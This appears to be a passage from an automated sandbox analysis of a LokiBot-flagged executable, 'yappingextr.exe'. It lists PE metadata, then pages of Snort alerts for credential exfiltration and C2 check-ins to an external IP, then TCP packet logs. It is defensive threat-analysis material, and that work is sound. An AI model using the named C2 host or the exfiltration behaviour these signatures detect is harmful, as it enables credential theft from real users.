.data	0x13000	0xac8	0x1000	False	0.00634765625	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x14000	0x8d0	0x1000	False	0.12939453125	data	1.94796497587	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x14368	0x568	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x14354	0x14	data		
RT_VERSION	0x140f0	0x264	data	Chinese	Taiwan

Imports

DLL	Import
MSVBVM60.DLL	_CIcos, _adj_fptan, __vbaFreeVar, __vbaLenBstr, __vbaStrVarMove, __vbaFreeVarList, _adj_fdiv_m64, __vbaFreeObjList, _adj_fprem1, __vbaStrCat, __vbaHresultCheckObj, _adj_fdiv_m32, __vbaExitProc, __vbaOnError, __vbaObjSet, _adj_fdiv_m16i, _adj_fdivr_m16i, __vbaFpR8, _CIsin, __vbaChkstk, EVENT_SINK_AddRef, __vbaStrCmp, _adj_fpatan, __vbaLateIdCallLd, EVENT_SINK_Release, _CIsqrt, EVENT_SINK_QueryInterface, __vbaExceptHandler, _adj_fprem, _adj_fdivr_m64, __vbaVarErrI4, __vbaFPException, __vbaStrVarVal, _CIlog, __vbaErrorOverflow, __vbaNew2, _adj_fdiv_m32i, _adj_fdivr_m32i, __vbaStrCopy, __vbaI4Str, __vbaFreeStrList, _adj_fdivr_m32, _adj_fdiv_r, __vbaVarTstNe, __vbaI4Var, __vbaVarAdd, __vbaVarDup, __vbaFpI4, _CIatan, __vbaStrMove, __vbaUI1Str, _allmul, __vbaLateIdSt, _CItan, _CIexp, __vbaFreeStr, __vbaFreeObj

Version Infos

Description	Data
Translation	0x0404 0x04b0
InternalName	yappingextr
FileVersion	1.06
CompanyName	V.Q. Benney
ProductName	Project5
ProductVersion	1.06
FileDescription	V.Q. Benney
OriginalFilename	yappingextr.exe

Possible Origin

Language of compilation system	Country where language is spoken	Map
Chinese	Taiwan	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-08:49:25.317523	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49732	80	192.168.2.5	192.185.78.145
02/23/21-08:49:25.317523	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49732	80	192.168.2.5	192.185.78.145
02/23/21-08:49:25.317523	TCP	2025381	ET TROJAN LokiBot Checkin	49732	80	192.168.2.5	192.185.78.145
02/23/21-08:49:25.317523	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49732	80	192.168.2.5	192.185.78.145
02/23/21-08:49:26.296646	TCP	2024312	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1	49733	80	192.168.2.5	192.185.78.145
02/23/21-08:49:26.296646	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49733	80	192.168.2.5	192.185.78.145
02/23/21-08:49:26.296646	TCP	2025381	ET TROJAN LokiBot Checkin	49733	80	192.168.2.5	192.185.78.145
02/23/21-08:49:26.296646	TCP	2024317	ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2	49733	80	192.168.2.5	192.185.78.145
02/23/21-08:49:27.514702	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49734	80	192.168.2.5	192.185.78.145
02/23/21-08:49:27.514702	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49734	80	192.168.2.5	192.185.78.145
02/23/21-08:49:27.514702	TCP	2025381	ET TROJAN LokiBot Checkin	49734	80	192.168.2.5	192.185.78.145
02/23/21-08:49:27.514702	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49734	80	192.168.2.5	192.185.78.145
02/23/21-08:49:29.621978	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49735	80	192.168.2.5	192.185.78.145
02/23/21-08:49:29.621978	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49735	80	192.168.2.5	192.185.78.145
02/23/21-08:49:29.621978	TCP	2025381	ET TROJAN LokiBot Checkin	49735	80	192.168.2.5	192.185.78.145
02/23/21-08:49:29.621978	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49735	80	192.168.2.5	192.185.78.145
02/23/21-08:49:31.069635	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49736	80	192.168.2.5	192.185.78.145
02/23/21-08:49:31.069635	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49736	80	192.168.2.5	192.185.78.145
02/23/21-08:49:31.069635	TCP	2025381	ET TROJAN LokiBot Checkin	49736	80	192.168.2.5	192.185.78.145
02/23/21-08:49:31.069635	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49736	80	192.168.2.5	192.185.78.145
02/23/21-08:49:31.953353	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49737	80	192.168.2.5	192.185.78.145
02/23/21-08:49:31.953353	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49737	80	192.168.2.5	192.185.78.145
02/23/21-08:49:31.953353	TCP	2025381	ET TROJAN LokiBot Checkin	49737	80	192.168.2.5	192.185.78.145
02/23/21-08:49:31.953353	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49737	80	192.168.2.5	192.185.78.145
02/23/21-08:49:32.896542	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49738	80	192.168.2.5	192.185.78.145
02/23/21-08:49:32.896542	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49738	80	192.168.2.5	192.185.78.145
02/23/21-08:49:32.896542	TCP	2025381	ET TROJAN LokiBot Checkin	49738	80	192.168.2.5	192.185.78.145
02/23/21-08:49:32.896542	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49738	80	192.168.2.5	192.185.78.145
02/23/21-08:49:33.755838	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49739	80	192.168.2.5	192.185.78.145
02/23/21-08:49:33.755838	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49739	80	192.168.2.5	192.185.78.145
02/23/21-08:49:33.755838	TCP	2025381	ET TROJAN LokiBot Checkin	49739	80	192.168.2.5	192.185.78.145
02/23/21-08:49:33.755838	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49739	80	192.168.2.5	192.185.78.145
02/23/21-08:49:34.630259	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49740	80	192.168.2.5	192.185.78.145
02/23/21-08:49:34.630259	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49740	80	192.168.2.5	192.185.78.145
02/23/21-08:49:34.630259	TCP	2025381	ET TROJAN LokiBot Checkin	49740	80	192.168.2.5	192.185.78.145
02/23/21-08:49:34.630259	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49740	80	192.168.2.5	192.185.78.145
02/23/21-08:49:35.508751	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49741	80	192.168.2.5	192.185.78.145

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-08:49:35.508751	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49741	80	192.168.2.5	192.185.78.145
02/23/21-08:49:35.508751	TCP	2025381	ET TROJAN LokiBot Checkin	49741	80	192.168.2.5	192.185.78.145
02/23/21-08:49:35.508751	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49741	80	192.168.2.5	192.185.78.145
02/23/21-08:49:38.359104	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49743	80	192.168.2.5	192.185.78.145
02/23/21-08:49:38.359104	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49743	80	192.168.2.5	192.185.78.145
02/23/21-08:49:38.359104	TCP	2025381	ET TROJAN LokiBot Checkin	49743	80	192.168.2.5	192.185.78.145
02/23/21-08:49:38.359104	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49743	80	192.168.2.5	192.185.78.145
02/23/21-08:49:39.237474	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49744	80	192.168.2.5	192.185.78.145
02/23/21-08:49:39.237474	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49744	80	192.168.2.5	192.185.78.145
02/23/21-08:49:39.237474	TCP	2025381	ET TROJAN LokiBot Checkin	49744	80	192.168.2.5	192.185.78.145
02/23/21-08:49:39.237474	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49744	80	192.168.2.5	192.185.78.145
02/23/21-08:49:40.069118	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49745	80	192.168.2.5	192.185.78.145
02/23/21-08:49:40.069118	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49745	80	192.168.2.5	192.185.78.145
02/23/21-08:49:40.069118	TCP	2025381	ET TROJAN LokiBot Checkin	49745	80	192.168.2.5	192.185.78.145
02/23/21-08:49:40.069118	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49745	80	192.168.2.5	192.185.78.145
02/23/21-08:49:41.025088	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49746	80	192.168.2.5	192.185.78.145
02/23/21-08:49:41.025088	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49746	80	192.168.2.5	192.185.78.145
02/23/21-08:49:41.025088	TCP	2025381	ET TROJAN LokiBot Checkin	49746	80	192.168.2.5	192.185.78.145
02/23/21-08:49:41.025088	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49746	80	192.168.2.5	192.185.78.145
02/23/21-08:49:41.847378	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49747	80	192.168.2.5	192.185.78.145
02/23/21-08:49:41.847378	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49747	80	192.168.2.5	192.185.78.145
02/23/21-08:49:41.847378	TCP	2025381	ET TROJAN LokiBot Checkin	49747	80	192.168.2.5	192.185.78.145
02/23/21-08:49:41.847378	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49747	80	192.168.2.5	192.185.78.145
02/23/21-08:49:42.711982	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49748	80	192.168.2.5	192.185.78.145
02/23/21-08:49:42.711982	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49748	80	192.168.2.5	192.185.78.145
02/23/21-08:49:42.711982	TCP	2025381	ET TROJAN LokiBot Checkin	49748	80	192.168.2.5	192.185.78.145
02/23/21-08:49:42.711982	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49748	80	192.168.2.5	192.185.78.145
02/23/21-08:49:43.540303	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49749	80	192.168.2.5	192.185.78.145
02/23/21-08:49:43.540303	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49749	80	192.168.2.5	192.185.78.145
02/23/21-08:49:43.540303	TCP	2025381	ET TROJAN LokiBot Checkin	49749	80	192.168.2.5	192.185.78.145
02/23/21-08:49:43.540303	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49749	80	192.168.2.5	192.185.78.145
02/23/21-08:49:44.361483	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49750	80	192.168.2.5	192.185.78.145
02/23/21-08:49:44.361483	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49750	80	192.168.2.5	192.185.78.145
02/23/21-08:49:44.361483	TCP	2025381	ET TROJAN LokiBot Checkin	49750	80	192.168.2.5	192.185.78.145
02/23/21-08:49:44.361483	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49750	80	192.168.2.5	192.185.78.145
02/23/21-08:49:45.281076	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49751	80	192.168.2.5	192.185.78.145
02/23/21-08:49:45.281076	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49751	80	192.168.2.5	192.185.78.145

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-08:49:45.281076	TCP	2025381	ET TROJAN LokiBot Checkin	49751	80	192.168.2.5	192.185.78.145
02/23/21-08:49:45.281076	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49751	80	192.168.2.5	192.185.78.145
02/23/21-08:49:46.290244	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49752	80	192.168.2.5	192.185.78.145
02/23/21-08:49:46.290244	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49752	80	192.168.2.5	192.185.78.145
02/23/21-08:49:46.290244	TCP	2025381	ET TROJAN LokiBot Checkin	49752	80	192.168.2.5	192.185.78.145
02/23/21-08:49:46.290244	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49752	80	192.168.2.5	192.185.78.145
02/23/21-08:49:47.113450	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49753	80	192.168.2.5	192.185.78.145
02/23/21-08:49:47.113450	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49753	80	192.168.2.5	192.185.78.145
02/23/21-08:49:47.113450	TCP	2025381	ET TROJAN LokiBot Checkin	49753	80	192.168.2.5	192.185.78.145
02/23/21-08:49:47.113450	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49753	80	192.168.2.5	192.185.78.145
02/23/21-08:49:47.991495	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49755	80	192.168.2.5	192.185.78.145
02/23/21-08:49:47.991495	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49755	80	192.168.2.5	192.185.78.145
02/23/21-08:49:47.991495	TCP	2025381	ET TROJAN LokiBot Checkin	49755	80	192.168.2.5	192.185.78.145
02/23/21-08:49:47.991495	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49755	80	192.168.2.5	192.185.78.145
02/23/21-08:49:48.867385	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49759	80	192.168.2.5	192.185.78.145
02/23/21-08:49:48.867385	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49759	80	192.168.2.5	192.185.78.145
02/23/21-08:49:48.867385	TCP	2025381	ET TROJAN LokiBot Checkin	49759	80	192.168.2.5	192.185.78.145
02/23/21-08:49:48.867385	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49759	80	192.168.2.5	192.185.78.145
02/23/21-08:49:49.698286	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49761	80	192.168.2.5	192.185.78.145
02/23/21-08:49:49.698286	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49761	80	192.168.2.5	192.185.78.145
02/23/21-08:49:49.698286	TCP	2025381	ET TROJAN LokiBot Checkin	49761	80	192.168.2.5	192.185.78.145
02/23/21-08:49:49.698286	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49761	80	192.168.2.5	192.185.78.145
02/23/21-08:49:50.602565	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49763	80	192.168.2.5	192.185.78.145
02/23/21-08:49:50.602565	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49763	80	192.168.2.5	192.185.78.145
02/23/21-08:49:50.602565	TCP	2025381	ET TROJAN LokiBot Checkin	49763	80	192.168.2.5	192.185.78.145
02/23/21-08:49:50.602565	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49763	80	192.168.2.5	192.185.78.145
02/23/21-08:49:51.403125	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49765	80	192.168.2.5	192.185.78.145
02/23/21-08:49:51.403125	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49765	80	192.168.2.5	192.185.78.145
02/23/21-08:49:51.403125	TCP	2025381	ET TROJAN LokiBot Checkin	49765	80	192.168.2.5	192.185.78.145
02/23/21-08:49:51.403125	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49765	80	192.168.2.5	192.185.78.145
02/23/21-08:49:52.189175	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49766	80	192.168.2.5	192.185.78.145
02/23/21-08:49:52.189175	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49766	80	192.168.2.5	192.185.78.145
02/23/21-08:49:52.189175	TCP	2025381	ET TROJAN LokiBot Checkin	49766	80	192.168.2.5	192.185.78.145
02/23/21-08:49:52.189175	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49766	80	192.168.2.5	192.185.78.145
02/23/21-08:49:53.017835	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49767	80	192.168.2.5	192.185.78.145
02/23/21-08:49:53.017835	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49767	80	192.168.2.5	192.185.78.145
02/23/21-08:49:53.017835	TCP	2025381	ET TROJAN LokiBot Checkin	49767	80	192.168.2.5	192.185.78.145

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-08:49:53.017835	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49767	80	192.168.2.5	192.185.78.145
02/23/21-08:49:53.820833	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49768	80	192.168.2.5	192.185.78.145
02/23/21-08:49:53.820833	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49768	80	192.168.2.5	192.185.78.145
02/23/21-08:49:53.820833	TCP	2025381	ET TROJAN LokiBot Checkin	49768	80	192.168.2.5	192.185.78.145
02/23/21-08:49:53.820833	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49768	80	192.168.2.5	192.185.78.145
02/23/21-08:49:54.628473	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49769	80	192.168.2.5	192.185.78.145
02/23/21-08:49:54.628473	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49769	80	192.168.2.5	192.185.78.145
02/23/21-08:49:54.628473	TCP	2025381	ET TROJAN LokiBot Checkin	49769	80	192.168.2.5	192.185.78.145
02/23/21-08:49:54.628473	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49769	80	192.168.2.5	192.185.78.145
02/23/21-08:49:55.479698	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49770	80	192.168.2.5	192.185.78.145
02/23/21-08:49:55.479698	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49770	80	192.168.2.5	192.185.78.145
02/23/21-08:49:55.479698	TCP	2025381	ET TROJAN LokiBot Checkin	49770	80	192.168.2.5	192.185.78.145
02/23/21-08:49:55.479698	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49770	80	192.168.2.5	192.185.78.145
02/23/21-08:49:56.264238	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49771	80	192.168.2.5	192.185.78.145
02/23/21-08:49:56.264238	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49771	80	192.168.2.5	192.185.78.145
02/23/21-08:49:56.264238	TCP	2025381	ET TROJAN LokiBot Checkin	49771	80	192.168.2.5	192.185.78.145
02/23/21-08:49:56.264238	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49771	80	192.168.2.5	192.185.78.145
02/23/21-08:49:57.090884	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49772	80	192.168.2.5	192.185.78.145
02/23/21-08:49:57.090884	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49772	80	192.168.2.5	192.185.78.145
02/23/21-08:49:57.090884	TCP	2025381	ET TROJAN LokiBot Checkin	49772	80	192.168.2.5	192.185.78.145
02/23/21-08:49:57.090884	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49772	80	192.168.2.5	192.185.78.145
02/23/21-08:49:57.912353	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49773	80	192.168.2.5	192.185.78.145
02/23/21-08:49:57.912353	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49773	80	192.168.2.5	192.185.78.145
02/23/21-08:49:57.912353	TCP	2025381	ET TROJAN LokiBot Checkin	49773	80	192.168.2.5	192.185.78.145
02/23/21-08:49:57.912353	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49773	80	192.168.2.5	192.185.78.145
02/23/21-08:49:58.700266	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49774	80	192.168.2.5	192.185.78.145
02/23/21-08:49:58.700266	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49774	80	192.168.2.5	192.185.78.145
02/23/21-08:49:58.700266	TCP	2025381	ET TROJAN LokiBot Checkin	49774	80	192.168.2.5	192.185.78.145
02/23/21-08:49:58.700266	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49774	80	192.168.2.5	192.185.78.145
02/23/21-08:49:59.551681	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49775	80	192.168.2.5	192.185.78.145
02/23/21-08:49:59.551681	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49775	80	192.168.2.5	192.185.78.145
02/23/21-08:49:59.551681	TCP	2025381	ET TROJAN LokiBot Checkin	49775	80	192.168.2.5	192.185.78.145
02/23/21-08:49:59.551681	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49775	80	192.168.2.5	192.185.78.145
02/23/21-08:50:00.379572	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49776	80	192.168.2.5	192.185.78.145
02/23/21-08:50:00.379572	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49776	80	192.168.2.5	192.185.78.145
02/23/21-08:50:00.379572	TCP	2025381	ET TROJAN LokiBot Checkin	49776	80	192.168.2.5	192.185.78.145
02/23/21-08:50:00.379572	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49776	80	192.168.2.5	192.185.78.145

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/23/21-08:50:01.225792	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49777	80	192.168.2.5	192.185.78.145
02/23/21-08:50:01.225792	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49777	80	192.168.2.5	192.185.78.145
02/23/21-08:50:01.225792	TCP	2025381	ET TROJAN LokiBot Checkin	49777	80	192.168.2.5	192.185.78.145
02/23/21-08:50:01.225792	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49777	80	192.168.2.5	192.185.78.145
02/23/21-08:50:02.942234	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49778	80	192.168.2.5	192.185.78.145
02/23/21-08:50:02.942234	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49778	80	192.168.2.5	192.185.78.145
02/23/21-08:50:02.942234	TCP	2025381	ET TROJAN LokiBot Checkin	49778	80	192.168.2.5	192.185.78.145
02/23/21-08:50:02.942234	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49778	80	192.168.2.5	192.185.78.145
02/23/21-08:50:04.328154	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49779	80	192.168.2.5	192.185.78.145
02/23/21-08:50:04.328154	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49779	80	192.168.2.5	192.185.78.145
02/23/21-08:50:04.328154	TCP	2025381	ET TROJAN LokiBot Checkin	49779	80	192.168.2.5	192.185.78.145
02/23/21-08:50:04.328154	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49779	80	192.168.2.5	192.185.78.145
02/23/21-08:50:05.623107	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49780	80	192.168.2.5	192.185.78.145
02/23/21-08:50:05.623107	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49780	80	192.168.2.5	192.185.78.145
02/23/21-08:50:05.623107	TCP	2025381	ET TROJAN LokiBot Checkin	49780	80	192.168.2.5	192.185.78.145
02/23/21-08:50:05.623107	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49780	80	192.168.2.5	192.185.78.145

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 08:49:25.152245998 CET	49732	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:25.313786983 CET	80	49732	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:25.314029932 CET	49732	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:25.317523003 CET	49732	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:25.483153105 CET	80	49732	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:25.483345032 CET	49732	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:25.644867897 CET	80	49732	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:25.682240009 CET	80	49732	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:25.682322979 CET	80	49732	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:25.682535887 CET	49732	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:25.694196939 CET	49732	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:25.855789900 CET	80	49732	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:26.127479076 CET	49733	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:26.289282084 CET	80	49733	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:26.289398909 CET	49733	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:26.296646118 CET	49733	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:26.458342075 CET	80	49733	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:26.458527088 CET	49733	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:26.622454882 CET	80	49733	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:26.654206038 CET	80	49733	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:26.654432058 CET	80	49733	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:26.654504061 CET	49733	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:26.656009912 CET	49733	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:26.817758083 CET	80	49733	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:27.340850115 CET	49734	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:27.503067970 CET	80	49734	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:27.503186941 CET	49734	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:27.514702082 CET	49734	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:27.676667929 CET	80	49734	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:27.678800106 CET	49734	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:27.840754032 CET	80	49734	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:27.879473925 CET	80	49734	192.185.78.145	192.168.2.5

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 23, 2021 08:49:27.879637003 CET	80	49734	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:27.879797935 CET	49734	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:27.881252050 CET	49734	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:28.043190956 CET	80	49734	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:29.023710012 CET	49735	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:29.186356068 CET	80	49735	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:29.186611891 CET	49735	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:29.621978045 CET	49735	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:29.784499884 CET	80	49735	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:29.784650087 CET	49735	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:29.947127104 CET	80	49735	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:29.983164072 CET	80	49735	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:29.983341932 CET	80	49735	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:29.983460903 CET	49735	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:30.455024004 CET	49735	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:30.617681980 CET	80	49735	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:30.900521040 CET	49736	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:31.062483072 CET	80	49736	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:31.062603951 CET	49736	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:31.069634914 CET	49736	80	192.168.2.5	192.185.78.145
Feb 23, 2021 08:49:31.232635975 CET	80	49736	192.185.78.145	192.168.2.5
Feb 23, 2021 08:49:31.232763052 CET	49736	80	192.168.2.5	192.185.78.145
